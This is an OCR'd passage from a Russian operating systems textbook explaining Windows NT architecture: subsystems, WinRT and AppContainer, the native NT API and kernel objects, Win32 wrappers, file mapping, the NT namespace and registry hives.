


Рис. 11.2 . Уровни программирования в современной Windows

Ядром операционной системы NT является программа режима ядра NTOS (ntoskrnl.exe), которая обеспечивает традиционные интерфейсы системных вызовов (на которых построена остальная часть операционной системы). В Windows только программисты компании Microsoft пишут на уровне системных вызовов. Опубликованные интерфейсы пользовательского режима принадлежат «персонажам» операционных систем, которые реализованы при помощи работающих поверх уровней NTOS подсистем.

Первоначально NT поддерживала три «персонажа»: OS/2, POSIX и Win32. От OS/2 отказались в Windows XP. Поддержка POSIX в конечном итоге с выходом Windows 8.1 также была удалена. Сегодня все Windows-приложения написаны с помощью таких API-интерфейсов, как WinFX в модели программирования .NET, которая является надстройкой над подсистемой Win32. Но клиенты могут получить улучшенную систему POSIX (под названием Interix) как часть служб Services For UNIX (SFU) компании Microsoft, поэтому вся инфраструктура для поддержки POSIX в системе имеется. Большинство приложений Windows написано с использованием Win32 (хотя компания Microsoft поддерживает и другие интерфейсы прикладного программирования).

В отличие от Win32 система .NET не реализована как официальная подсистема на собственных интерфейсах ядра NT. Вместо этого .NET построена поверх модели про-

граммирования Win32. Это позволяет .NET хорошо взаимодействовать с существующими программами Win32 (что никогда не было целью подсистем POSIX и OS/2). Интерфейс прикладного программирования WinFX содержит многие функциональные возможности Win32, и в действительности многие функции библиотеки Base Class Library в WinFX являются просто оболочками для API-интерфейса Win32. Преимущество WinFX состоит в богатстве поддерживаемых объектных типов, упрощенных однородных интерфейсах, а также в использовании общеязыковой исполняющей среды Common Language Runtime системы .NET (и в том числе сборки мусора).

Современные версии Windows начинаются с Windows 8, в которой представлен новый набор API-интерфейсов **WinRT**. В Windows 8 рекомендуется не пользоваться традиционным интерфейсом Win32 для настольных машин, а отдать предпочтение запуску по одному приложению на весь экран с уклоном к использованию сенсорного экрана вместо мыши. Microsoft рассматривает это как необходимый шаг, как часть перехода к единой операционной системе, которая будет работать на телефонах, планшетных компьютерах и игровых приставках, а также на традиционных персональных компьютерах и серверах. Изменения в GUI, неоходимые для поддержки этой новой модели, требуют, чтобы приложения были переписаны под новую API-модель — комплект современных средств разработки **Modern Software Development Kit**, который включает в себя WinRT API-интерфейсы. Эти интерфейсы тщательно опекают создание более последовательного набора действий и интерфейсов. Эти API-интерфейсы имеют версии, доступные для программ на C++ и на .NET, а также на JavaScript для приложений на базе среды, напоминающей браузеры wwa.exe (Windows Web Application).

Кроме интерфейсов WinRT API в комплект средств разработки компании Microsoft — **MSDK** (Microsoft Development Kit) были включены многие существующие интерфейсы Win32 API. Первоначально доступных интерфейсов WinRT API было недостаточно для написания многих программ. Для введения ограничений в поведение приложений были выбраны некоторые из включенных интерфейсов Win32 API. Например, приложения не могут создавать потоки непосредственно с MSDK и при этом для запуска параллельных действий внутри процессора должны полагаться на пул потоков Win32. Причина в том, что современная Windows переориентировала программистов от модели потоков к модели задач, чтобы убрать управление ресурсами (приоритеты, родственность процессоров) из модели программирования (определяющей параллельные действия). Другие пропускаемые интерфейсы Win32 API включают большинство API-функций Win32, касающихся виртуальной памяти. Ожидается, что программисты полагаются на имеющиеся в Win32 API-функции управления кучами, а не на попытки непосредственного управления ресурсами памяти. API-интерфейсы, которые уже не рекомендуются к применению в Win32, также были убраны из MSDK наряду со всеми API-функциями ANSI. MSDK API-интерфейсы используют исключительно Unicode.

Выбор слова «современная» (modern) для описания такого продукта, как Windows, стал сюрпризом. Возможно, если лет через десять появится новое поколение Windows, оно будет представлено нам как Windows эпохи постмодернизма.

В отличие от традиционных процессов Win32, процессы, в которых выполняются современные приложения, имеют свои сроки выполнения, управляемые операционной системой. Когда пользователь переключается и уходит из приложения, система дает ему пару секунд на сохранение его состояния, а затем прекращает дальнейшее выделение ему ресурсов процессора до тех пор, пока пользователь опять не переключится

на это приложение. Если система начинает испытывать дефицит ресурсов, операционная система может прекратить выполнение процессов приложения, не запуская его повторно. Когда пользователь снова переключится на это приложение, оно будет запущено операционной системой заново. Приложения, которые требуют запуска задач в фоновом режиме, должны конкретно организовать свою работу с помощью нового набора WinRT API-интерфейсов. Фоновые действия тщательно управляются системой для увеличения продолжительности работы от автономного источника питания и предотвращения создания взаимных помех с теми фоновыми приложениям, которые уже используются пользователем. Эти изменения были внесены для улучшения работы Windows на мобильных устройствах.

В мире Win32 для настольных систем приложения развертываются путем запуска установщика, являющегося частью приложения. Современные приложения должны устанавливаться с использованием Widows-программы AppStore, которая будет развертывать только те приложения, которые были выложены разработчиками в интернет-магазин Microsoft. Компания Microsoft использовала ту же самую успешную модель, которая была представлена компанией Apple и принята Android. Теперь Microsoft будет принимать приложения в магазин, если они прошло проверку, которая, помимо всех других проверок, гарантирует, что приложение использует только API-интерфейсы, доступные в MSDK.

При запуске современное приложение всегда выполняется в песочнице, называемой **AppContainer**. Выполнение процесса в песочнице является безопасной технологией изоляции того кода, который вызывает наименьшее доверие, чтобы он не мог свободно вмешиваться в систему или пользовательские данные. Windows AppContainer считывает каждое приложение отдельным пользователем и использует механизмы безопасности Windows для запрещения приложению доступа к произвольным ресурсам системы. Когда приложению требуется доступ к системным ресурсам, задействуются WinRT API-интерфейсы, связывающиеся с процессами-посредниками (broker processes), которые имеют доступ к большей части системы, например к файлам пользователя.

Как показано на рис. 11.3, подсистемы NT состоят из четырех компонентов: процесса подсистемы, набора библиотек, перехватчиков в CreateProcess, а также поддержки в ядре. Процесс подсистемы — это просто служба. Единственным его специальным свойством является то, что он запускается программой smss.exe (диспетчером сеансов); это та программа NT, которая первой запускается в пользовательском режиме — по запросу CreateProcess из Win32 или из соответствующего API другой подсистемы. Хотя поддерживаются только оставшиеся подсистемы Win32, Windows по-прежнему поддерживает модель подсистем, включая процесс подсистемы Win32 csrss.exe.

Набор библиотек реализует как специфичные для подсистемы функции операционной системы высокого уровня, так и заглушки процедур, которые ведут обмен между использующими подсистему процессами (показаны *слева*) и самим процессом подсистемы (показан *справа*). Вызовы процесса подсистемы обычно производятся при помощи работающих в режиме ядра средств **LPC** (Local Procedure Call), которые реализуют процедурные вызовы между процессами.

Перехватчик в Win32 (в CreateProcess) определяет подсистему, которая требуется программе (для этого он изучает двоичный образ). Затем он делает запрос к smss.exe на запуск процесса подсистемы csrss.exe (если он еще не запущен). После этого за загрузку программы отвечает процесс подсистемы.




Рис. 11.3. Компоненты, используемые для построения подсистем NT

Ядро NT спроектировано таким образом, что оно имеет множество средств общего назначения, которые можно использовать для написания специфичных подсистем. Однако для правильной реализации любой подсистемы необходим еще и специальный код. Например, собственный системный вызов *NtCreateProcess* реализует дублирование процесса для поддержки системного вызова *fork* подсистемы POSIX, а в ядре Win32 реализована для таблица строк специального типа (называемых элементами — *atoms*), которая эффективно позволяет процессам совместно использовать предназначенные только для чтения строки.

Процессы подсистем — это собственные программы NT, которые используют собственные системные вызовы ядра NT и ее основных служб, таких как smss.exe и lsass.exe (локальное администрирование безопасности). Собственные системные вызовы содержат межпроцессные средства для управления виртуальными адресами, потоками, описателями, а также исключениями, созданными для запуска программ, написанных под конкретную подсистему.

11.2.1. Собственный интерфейс прикладного программирования NT

В отличие от всех других операционных систем, Windows имеет набор системных вызовов, которые она может выполнять. Они реализованы на уровне исполняющего модуля NTOS, который работает в режиме ядра. Компания Microsoft не публиковала почти никаких подробностей об этих собственных системных вызовах. Они используются программами низкого уровня (в основном это службы и подсистемы), которые поставляются как часть операционной системы, а также драйверами устройств, работающими в режиме ядра. Собственные системные вызовы NT мало изменяются от версии к версии, однако компания Microsoft решила не предавать их огласке, чтобы

приложения для Windows делались на основе Win32 и, таким образом, имели больше шансов работать и в Windows на базе MS-DOS, и в Windows на базе NT (поскольку Win32 API есть в них обеих).

Большинство собственных системных вызовов NT работает с объектами режима ядра (в том числе файлами, процессами, потоками, конвейерами, семафорами и т. д.). В табл. 11.3 дан список некоторых поддерживаемых в Windows категорий объектов режима ядра. Позднее, при обсуждении диспетчера объектов мы дадим более подробную информацию по конкретным типам объектов.

Таблица 11.3. Категории типов объектов режима ядра

Категория объекта	Примеры
Синхронизация	Семафоры, мьютексы, события, порты IPC, очереди ввода-вывода
Ввод-вывод	Файлы, устройства, драйверы, таймеры
Программа	Задания, процессы, потоки, сегменты, маркеры
Графический интерфейс пользователя Win32	Рабочие столы, обратные вызовы приложений

Иногда использование термина «объект» применительно к структурам данных, которыми манипулирует операционная система, может сбивать с толку, поскольку его путают с понятием «объектный». Объекты операционной системы действительно обеспечивают сокрытие данных и абстрагирование, но не имеют некоторых базовых свойств объектно-ориентированных систем, таких как наследование и полиморфизм.

В собственном интерфейсе прикладного программирования NT есть вызовы для создания новых объектов режима ядра и обращения к уже существующим. Каждый (создающий или открывающий объект) вызов возвращает вызывающей стороне **описатель** (handle). Этот описатель может затем использоваться для выполнения операций с объектом. Описатели специфичны для создавшего их процесса. Обычно описатель нельзя напрямую передать в другой процесс и использовать для ссылки на тот же самый объект. Однако в некоторых обстоятельствах можно дублировать описатель в таблицу описателей других процессов (некоторым защищенным образом), что позволяет процессам совместно обращаться к объектам, даже если объекты недоступны в пространстве имен. Процесс, производящий дублирование описателя, должен и сам иметь описатели как для процесса-источника, так и для целевого процесса.

Каждый объект имеет связанный с ним **дескриптор безопасности** (security descriptor), который подробно рассказывает, кто и какие типы операций может выполнять с данным объектом. При дублировании описателей можно добавить новые ограничения на доступ, которые будут специфичными для дублированного описателя. Таким образом, процесс может дублировать описатель чтения-записи и превратить его в версию «только для чтения» для целевого процесса.

Не все создаваемые системой структуры данных являются объектами, и не все объекты являются объектами режима ядра. Настоящими объектами режима ядра являются те, которые нужно именовать, защищать или каким-то образом совместно использовать. Обычно эти объекты режима ядра представляют собой некий вид абстракции программирования, реализованной в ядре. Каждый объект режима ядра имеет определяемый

системой тип, а также строго заданные для него операции и занимает область в памяти ядра. Несмотря на то что программы пользовательского режима могут выполнять эти операции (делая системные вызовы), они не могут получить данные напрямую.

В табл. 11.4 показаны примеры собственных API, которые используют явные описатели для манипулирования объектами режима ядра, такими как процессы, потоки, порты IPC, а также **сегменты** (sections), используемые для описания объектов в памяти, которые могут отображаться на адресное пространство. *NtCreateProcess* возвращает описатель для вновь созданного объекта, представляющего собой выполняющийся экземпляр программы, представленной дескриптором *SectionHandle*. *DebugPortHandle* используется для обмена с отладчиком при передаче ему управления процессом после исключения (например, деления на нуль или обращения к недопустимому адресу памяти). *ExceptPortHandle* используется для обмена с процессом подсистемы, когда возникающие ошибки не обрабатываются подключившимся отладчиком.

Таблица 11.4. Примеры собственных вызовов интерфейса прикладного программирования NT, которые используют описатели для манипулирования объектами через границы процессов

NtCreateProcess(&ProcHandle, Access, SectionHandle, Debug PortHandle, ExceptPortHandle...)
NtCreateThread(&ThreadHandle, ProcHandle, Access, ThreadContext, CreateSuspended...)
NtAllocateVirtualMemory(ProcHandle, Addr, Size, Type, Protection...)
NtMapViewOfSection(SectHandle, ProcHandle, Addr, Size, Protection...)
NtReadVirtualMemory(ProcHandle, Addr, Size...)
NtWriteVirtualMemory(ProcHandle, Addr, Size...)
NtCreateFile(&FileHandle, FileNameDescriptor, Access...)
NtDuplicateObject(srcProcHandle, srcObjHandle, dstProcHandle, dstObjHandle...)

NtCreateThread принимает *ProcHandle*, поскольку он может создать поток в любом процессе, для которого у вызывающего процесса есть описатель (при наличии достаточных прав доступа). Аналогичным образом *NtAllocateVirtualMemory*, *NtMapViewOfSection*, *NtReadVirtualMemory* и *NtWriteVirtualMemory* позволяют процессу не только работать с его собственным адресным пространством, но и выделять виртуальные адреса, отображать сегменты, а также читать из виртуальной памяти других процессов или писать в нее. *NtCreateFile* — это собственный вызов API для создания нового файла или открытия уже существующего. *NtDuplicateObject* — это вызов API для дублирования описателей из одного процесса в другой.

Объекты режима ядра не являются уникальными для Windows. Системы UNIX также поддерживают разнообразные объекты режима ядра, такие как файлы, сетевые сокеты, конвейеры, устройства, процессы, а также средства межпроцессного обмена, такие как совместно используемая память, порты сообщений, семафоры и устройства ввода-вывода. В системах UNIX имеются разные способы именования и доступа к объектам, такие как дескрипторы файлов, идентификаторы процессов, целочисленные идентификаторы для объектов межпроцессного обмена SystemV, а также i-узлы для устройств. Реализация каждого класса объектов UNIX является специфичной для этого класса. Файлы и сокеты используют не те средства, которые применяются в механизмах межпроцессного обмена SystemV, процессах или устройствах.

Объекты ядра в Windows для ссылки на объекты ядра используют унифицированное средство на основе описателей и названий пространства имен NT, а также унифицированную реализацию в центральном **диспетчере объектов** (object manager). Описатели имеет каждый процесс, но, как уже говорилось, они могут дублироваться в другой процесс. Диспетчер объектов позволяет давать объектам имена (при их создании), а затем открывать их по имени (чтобы получить описатели для объектов).

Для представления названий в **пространстве имен NT** (NT namespace) диспетчер объектов использует Unicode. В отличие от UNIX, система NT обычно не делает различия между верхним и нижним регистрами (она *сохраняет регистр*, но *не чувствительна к нему*). Пространство имен NT является иерархической коллекцией каталогов, символических ссылок и объектов.

Диспетчер объектов предоставляет также унифицированные средства для синхронизации, обеспечения безопасности и управления существованием объекта. Будут ли доступны пользователям данного конкретного объекта те средства общего назначения, которые предоставляет диспетчер объектов, — это определяется компонентами исполнительной системы, поскольку именно они предоставляют те интерфейсы прикладного программирования, которые манипулируют этими типами объектов.

Не только приложения используют объекты, которыми управляет диспетчер объектов. Сама операционная система также может создавать и использовать объекты — и делает это очень интенсивно. Большинство этих объектов создается для того, чтобы позволить одному компоненту системы сохранить на значительный период времени некоторую информацию или передать некоторую структуру данных другому компоненту (и при этом использовать имеющуюся в диспетчере объектов поддержку именования и времени существования). Например, при обнаружении устройства для его представления и логического описания подключения устройства к системе создается один или несколько **объектов устройств** (device objects). Для управления устройством загружается драйвер устройства и создается **объект драйвера** (driver object), в котором представлены свойства устройства и даны указатели на реализованные в нем функции для обработки запросов ввода-вывода. После этого ссылка на драйвер внутри операционной системы делается при помощи использования его объекта. К драйверу можно также обратиться непосредственно (по имени), а не косвенно (через управляемые им устройства) — например, для установки параметров (которые определяют его работу) из режима пользователя.

В отличие от UNIX, которая помещает корень своего пространства имен в файловую систему, корень пространства имен NT содержится в виртуальной памяти ядра. Это означает, что NT должна воссоздавать свое пространство имен верхнего уровня при каждой загрузке системы. Использование виртуальной памяти ядра позволяет NT хранить информацию пространства имен без необходимости предварительного запуска файловой системы. Это значительно облегчает также добавление в систему новых типов объектов режима ядра, поскольку форматы самих файловых систем не нужно модифицировать для каждого нового типа объектов.

Именованный объект может быть помечен как *постоянный* (permanent) — это означает, что он продолжает существовать до явного его удаления или перезагрузки системы (даже если ни один процесс не имеет описателя для этого объекта). Такие объекты могут даже расширять пространство имен NT, предоставляя процедуры для анализа, которые позволяют объектам работать наподобие точек монтирования в UNIX. Файловые системы и реестр используют это средство для монтирования томов и разделов

реестра в пространство имен NT. Обращение к объекту устройства тома дает доступ к самому тому, но объект устройства также предоставляет неявное монтирование тома в пространство имен NT. К файлам тома можно обращаться путем присоединения имени файла на томе в конец имени объекта устройства (для этого тома).

Постоянные имена также могут использоваться для представления объектов синхронизации и совместно используемой памяти (чтобы их можно было совместно использовать процессам без постоянного их воссоздания при запуске и останове процессов). Объектам устройств (и часто — объектам драйверов) даются постоянные имена, что придает им некоторые свойства сохраняемости специальных i-узлов, содержащихся в каталоге /dev систем UNIX.

Мы опишем многие другие функциональные возможности собственных интерфейсов прикладного программирования NT в следующем разделе, где обсуждается интерфейс прикладного программирования Win32, который предоставляет оболочки для системных вызовов NT.

11.2.2. Интерфейс прикладного программирования Win32

Вызовы функций Win32 называются **интерфейсом прикладного программирования Win32** (Win32 API). Эти интерфейсы раскрыты и полностью документированы. Они реализованы как библиотечные процедуры, которые заключают в оболочку собственные системные вызовы NT (используемые для выполнения задачи), либо (в некоторых случаях) выполняют эту задачу прямо в пользовательском режиме. Несмотря на то что собственные интерфейсы прикладного программирования NT не опубликованы, большая часть предоставляемой ими функциональности доступна через Win32 API. При выходе новых версий Windows уже существующие вызовы Win32 API меняются редко (хотя в API добавляется много новых функций).

В табл. 11.5 показаны различные низкоуровневые вызовы Win32 API и собственные вызовы NT API, для которых они служат оболочками. Примечательно то, насколько неинтересным выглядит это соответствие. Большинство низкоуровневых функций Win32 имеет эквиваленты в NT, что неудивительно, поскольку Win32 разрабатывался с учетом NT. Во многих случаях уровень Win32 должен манипулировать параметрами Win32 для отображения их в NT. Например, при канонизации маршрутов и установлении соответствия маршрутам NT (в том числе специальным именам устройств MS-DOS вроде LPT:). Win32 API при создании процессов и потоков должен также уведомить процесс подсистемы Win32 (csrss.exe) о том, что у него появились новые процессы и потоки (за которыми он должен наблюдать), — мы опишем это в разделе «Процессы и потоки в Windows».

В некоторых случаях вызовы Win32 принимают маршруты, а соответствующие вызовы NT — описатели. Поэтому процедуры-оболочки должны открыть файлы, вызвать NT, а в конце — закрыть описатель. Процедуры-оболочки также транслируют Win32 API из ANSI в Unicode. Показанные в табл. 11.5 функции Win32 (которые используют в качестве параметров строки) фактически являются двумя интерфейсами прикладного программирования (например, **CreateProcessW** и **CreateProcessA**). Переданные второму API строки перед вызовом NT API должны быть транслированы в Unicode, поскольку NT работает только с Unicode.

Таблица 11.5. Примеры вызовов Win32 API и тех вызовов NT API, для которых они являются оболочками

Вызов Win32	Собственный вызов NT API
CreateProcess	NtCreateProcess
CreateThread	NtCreateThread
SuspendThread	NtSuspendThread
CreateSemaphore	NtCreateSemaphore
ReadFile	NtReadFile
DeleteFile	NtSetInformationFile
CreateFileMapping	NtCreateSection
VirtualAlloc	NtAllocateVirtualMemory
MapViewOfFile	NtMapViewOfSection
DuplicateHandle	NtDuplicateObject
CloseHandle	NtClose

Поскольку в новых версиях Windows происходит мало изменений в существующих интерфейсах Win32, то, теоретически, все двоичные программы, которые правильно работали в предыдущих версиях, должны правильно работать и в новых версиях. На практике же с новыми версиями возникает много проблем совместимости. Система Windows настолько сложна, что несколько, казалось бы, незначительных изменений могут вызвать сбои приложений. Очень часто в этом виноваты и сами приложения, поскольку они часто делают явные проверки версии операционной системы или страдают от собственных скрытых ошибок, которые проявляются при работе в новой версии системы. Тем не менее компания Microsoft с каждой версией предпринимает определенные усилия для того, чтобы протестировать широкий спектр приложений (для поиска несовместимостей) и либо откорректировать их, либо дать специфичные для приложения обходные пути его использования.

Windows поддерживает две специальные среды выполнения, которые называются Windows-on-Windows (WOW). **WOW32** используется на 32-битных системах x86 для выполнения 16-битных приложений Windows 3.x (при этом производится отображение системных вызовов и параметров 16-битной «вселенной» на 32-битную). Аналогичным образом **WOW64** позволяет 32-битным приложениям Windows работать на системах x64.

Философия интерфейсов прикладного программирования Windows сильно отличается от философии UNIX. В системах UNIX функции операционной системы просты, имеют мало параметров и существует мало таких мест, где одну и ту же операцию можно выполнить несколькими способами. Win32 предоставляет очень подробные интерфейсы с множеством параметров (часто есть три-четыре способа выполнения одного и того же), причем используется гибрид функций низкого и высокого уровней (вроде *CreateFile* и *CopyFile*).

Это означает, что Win32 предоставляет очень богатый набор интерфейсов, который, однако, является очень сложным из-за плохого разбиения на уровни этой системы, где в одном API смешаны функции высокого и низкого уровней. Для нашего изучения

операционных систем существенны только те функции низкого уровня Win32 API, которые являются оболочками собственного NT API, поэтому именно на них мы и сосредоточимся.

Win32 имеет вызовы для создания и управления процессами и потоками. Существует также много вызовов, которые относятся к межпроцессному обмену (такие, как создание, уничтожение и использование мьютексов, семафоров, событий, портов обмена и прочих объектов IPC).

Несмотря на то что большая часть системы управления памятью для программистов невидима, одна ее функциональная возможность вполне очевидна — это способность процесса отобразить файл на область своей виртуальной памяти. Это позволяет потокам процесса читать и писать части файла при помощи указателей (без необходимости выполнения явных операций чтения и записи для передачи данных между диском и памятью). При использовании таких отображенных в память файлов система управления памятью сама выполняет ввод-вывод по мере необходимости (подкачка по требованию).

Windows реализует отображение файлов в память при помощи трех совершенно разных средств. Во-первых, она обеспечивает интерфейсы, которые позволяют процессам управлять своим виртуальным адресным пространством (в том числе можно резервировать диапазоны адресов для последующего использования). Во-вторых, Win32 поддерживает абстракцию под названием *отображение файлов* (file mapping), которая используется для представления адресуемых объектов в виде файлов (отображенный файл на уровне NT называется *сегментом*). Чаще всего отображенные файлы создаются для ссылки на файлы при помощи описателя файла, но они также могут создаваться для ссылки на частные страницы, выделенные в системном файле подкачки.

Третий способ преобразует «представление» отображений файлов в адресное пространство процесса. Win32 позволяет создать представление только для текущего процесса, но лежащее в его основе средство NT имеет более общий характер, что позволяет создавать представления для любого процесса (для которого у вас есть описатель с достаточными правами). Отделение создания отображения файла от самой операции отображения файла на адресное пространство — это совсем другой подход (в отличие от используемой в UNIX функции *mmap*).

В Windows отображения файлов — это объекты режима ядра, представленные описателем. Подобно большинству описателей, отображения файлов могут быть дублированы в другие процессы. Каждый из этих процессов может отобразить отображение файла в свое адресное пространство (так, как считает нужным). Это полезно для совместного использования частной памяти разными процессами (без необходимости создавать для этого файлы). На уровне NT отображения файлов (сегменты) могут быть сделаны постоянными в пространстве имен NT, после чего к ним можно обращаться по имени.

Для многих программ очень важным является файловый ввод-вывод. В основном представлении Win32 файл является просто линейной последовательностью байтов. Win32 предоставляет более 60 вызовов для создания и уничтожения файлов и каталогов, открытия и закрытия файлов, чтения и записи в них, запроса и установки атрибутов файлов, блокировки диапазона байтов, а также многих других основных операций по организации файловой системы и обращению к файлам.

Есть также и различные расширенные средства для управления данными в файлах. Кроме основного потока данных, хранящихся в файловой системе NTFS, файлы

могут иметь дополнительные потоки. Файлы (и даже целые тома) могут быть зашифрованы. Файлы могут быть сжаты, они могут быть представлены в виде разреженного потока байтов (когда отсутствующие области данных не занимают места на диске). Тома файловой системы могут быть организованы в массивы RAID разного уровня. Модификацию файлов или деревьев каталогов можно обнаружить через механизм уведомления или при чтении **журнала** (journal), который NTFS поддерживает для каждого тома.

Каждый том файловой системы неявно смонтирован в пространстве имен NT (в соответствии с данным ему именем, так что файл \foo\bar может быть назван, например, \Device\HarddiskVolume\foo\bar). Для каждого тома NTFS внутренним образом поддерживаются точки монтирования (называемые в Windows точками повторной обработки) и символические ссылки — все это делается для облегчения организации томов.

Модель ввода-вывода низкого уровня в Windows принципиально асинхронная. После начала операции ввода-вывода системный вызов может сделать возврат и позволить потоку, который инициировал ввод-вывод, продолжить работу параллельно с операцией ввода-вывода. Windows поддерживает для потоков отмену, а также некоторые другие механизмы для синхронизации с операциями ввода-вывода. Windows также позволяет программам указать при открытии файла, что ввод-вывод должен быть синхронным. Многие библиотечные функции (библиотеки C и многие вызовы Win32) также задают синхронный ввод-вывод для совместимости или упрощения модели программирования. В этих случаях исполнительная система будет явно синхронизироваться с завершением ввода-вывода (перед возвращением в пользовательский режим).

Еще одна область, для которой в Win32 есть вызовы, — это безопасность. Каждый поток ассоциируется с объектом режима ядра, называемым **маркером** (token), который предоставляет информацию об идентификаторе и привилегиях потока. Каждый объект может иметь **ACL** (Access Control List — список управления доступом), который очень подробно указывает, какие пользователи могут к объекту обращаться и какие операции они могут с ним выполнять. Такой подход обеспечивает тонкую настройку безопасности, при которой конкретным пользователям может быть предоставлен конкретный доступ к любому объекту. Модель безопасности способна к расширению, что позволяет приложениям добавлять новые правила безопасности (такие, как ограничение часов доступа).

Пространство имен Win32 отличается от собственного пространства имен NT (которое было описано в предыдущем разделе). Интерфейсам Win32 API видна только часть пространства имен NT (хотя доступ к полному пространству имен NT можно получить через специальные строки-префиксы, например «\\.»). В Win32 доступ к файлам производится через *буквы дисков*. Каталог \DosDevices в NT содержит целый набор символических ссылок (с букв дисков на фактические объекты устройств). Например, \DosDevices\C: может быть ссылкой на \Device\HarddiskVolume1. В этом каталоге содержатся ссылки и для других устройств Win32, таких как COM1:, LPT1: и NUL: (последовательный порт, порт принтера и очень важное «нуль-устройство»). \Dos\Devices — это фактически символическая ссылка на \??, которая была сделана для ее эффективности. Другой каталог NT — \BaseNamedObjects — используется для хранения различных именованных объектов режима ядра, доступ к которым производится через Win32 API. Сюда входят объекты синхронизации вроде семафоров, совместно используемая память, таймеры, коммуникационные порты и имена устройств.

В дополнение к описанным нами системным интерфейсам низкого уровня Win32 API поддерживает также многие функции для работы с графическим интерфейсом пользователя (в том числе все вызовы для управления графическим интерфейсом системы). Имеются вызовы для создания, уничтожения и использования окон, меню, панелей инструментов, строк состояния, полос прокрутки, диалоговых окон, значков (и множества других имеющихся на экране элементов), а также управления ими. Есть вызовы для рисования геометрических фигур, их закраски, управления палитрами используемых цветов, работы со шрифтами, размещения значков на экране. И наконец, есть вызовы для работы с клавиатурой, мышью и другими устройствами ввода, а также для аудио, печати и прочих устройств вывода.

Операции графического интерфейса пользователя работают напрямую с драйвером win32k.sys (при помощи специальных интерфейсов для доступа к этим функциям режима ядра из библиотек пользовательского режима). Поскольку эти вызовы не влекут за собой выполнения базовых системных вызовов в исполнительном модуле NTOS, мы больше не будем о них говорить.

11.2.3. Реестр Windows

Корень пространства имен NT поддерживается в ядре. Система хранения (тома файловой системы) связана с пространством имен NT. Поскольку пространство имен NT собирается при каждой загрузке системы, как система узнает об особенностях конфигурации? Ответ состоит в том, что Windows подключает к пространству имен NT файловую систему особого типа (оптимизированную для небольших файлов). Эта файловая система называется **реестром** (registry). Реестр организован в отдельные тома, называемые **разделами** (hives). Каждый раздел хранится в отдельном файле (в каталоге C:\Windows\system32\config\ загрузочного тома)[1]. Когда Windows загружается, раздел SYSTEM грузится в память той же самой программой загрузки, которая загружает ядро и прочие файлы загрузки (такие, как загрузочные драйверы) с загрузочного тома.

Windows содержит в разделе SYSTEM большое количество важной информации, в том числе какие драйверы с какими устройствами использовать, какое программное обеспечение первоначально запускать, а также множество других параметров, управляющих работой системы. Эта информация используется даже самой программой загрузки (для определения загрузочных драйверов, которые нужны сразу же после загрузки). В число таких драйверов входят драйверы файловых систем и драйверы дисков для того тома, на котором содержится сама операционная система.

Другие конфигурационные разделы используются после загрузки системы для описания информации об инсталлированном в системе программном обеспечении, пользователях, а также об инсталлированных в системе классах объектов **COM** (Component Object-Model) режима пользователя. Регистрационная информация о локальных пользователях хранится в разделе SAM (Security Access Manager). Информация о сетевых пользователях поддерживается службой lsass в разделе SECURITY, причем она согласовывается с серверами сетевого каталога, чтобы пользователи могли иметь единые имя учетной записи и пароль по всей Сети. Список используемых в Windows разделов показан в табл. 11.6.

---

[1] Имя каталога может отличаться, если используется другое имя каталога для операционной системы и/или она установлена на другой логический диск. — *Примеч. ред.*

Таблица 11.6. Разделы реестра в Windows. HKLM — это сокращение для HKEY_LOCAL_MACHINE

Файл раздела	Имя после монтирования	Применение
STEM	HKLM \SYSTEM	Информация о конфигурации операционной системы (используется ядром)
HARDWARE	HKLM \HARDWARE	Раздел в памяти, в котором записано обнаруженное оборудование
BCD	HKLM \BCD*	База данных конфигурации загрузки
SAM	HKLM\SAM	Информация об учетных записях локальных пользователей
SECURITY	HKLM\SECURITY	Информация службы lsass об учетных записях и прочая информация безопасности
DEFAULT	HKEY_USERS\DEFAULT	Раздел по умолчанию для новых пользователей
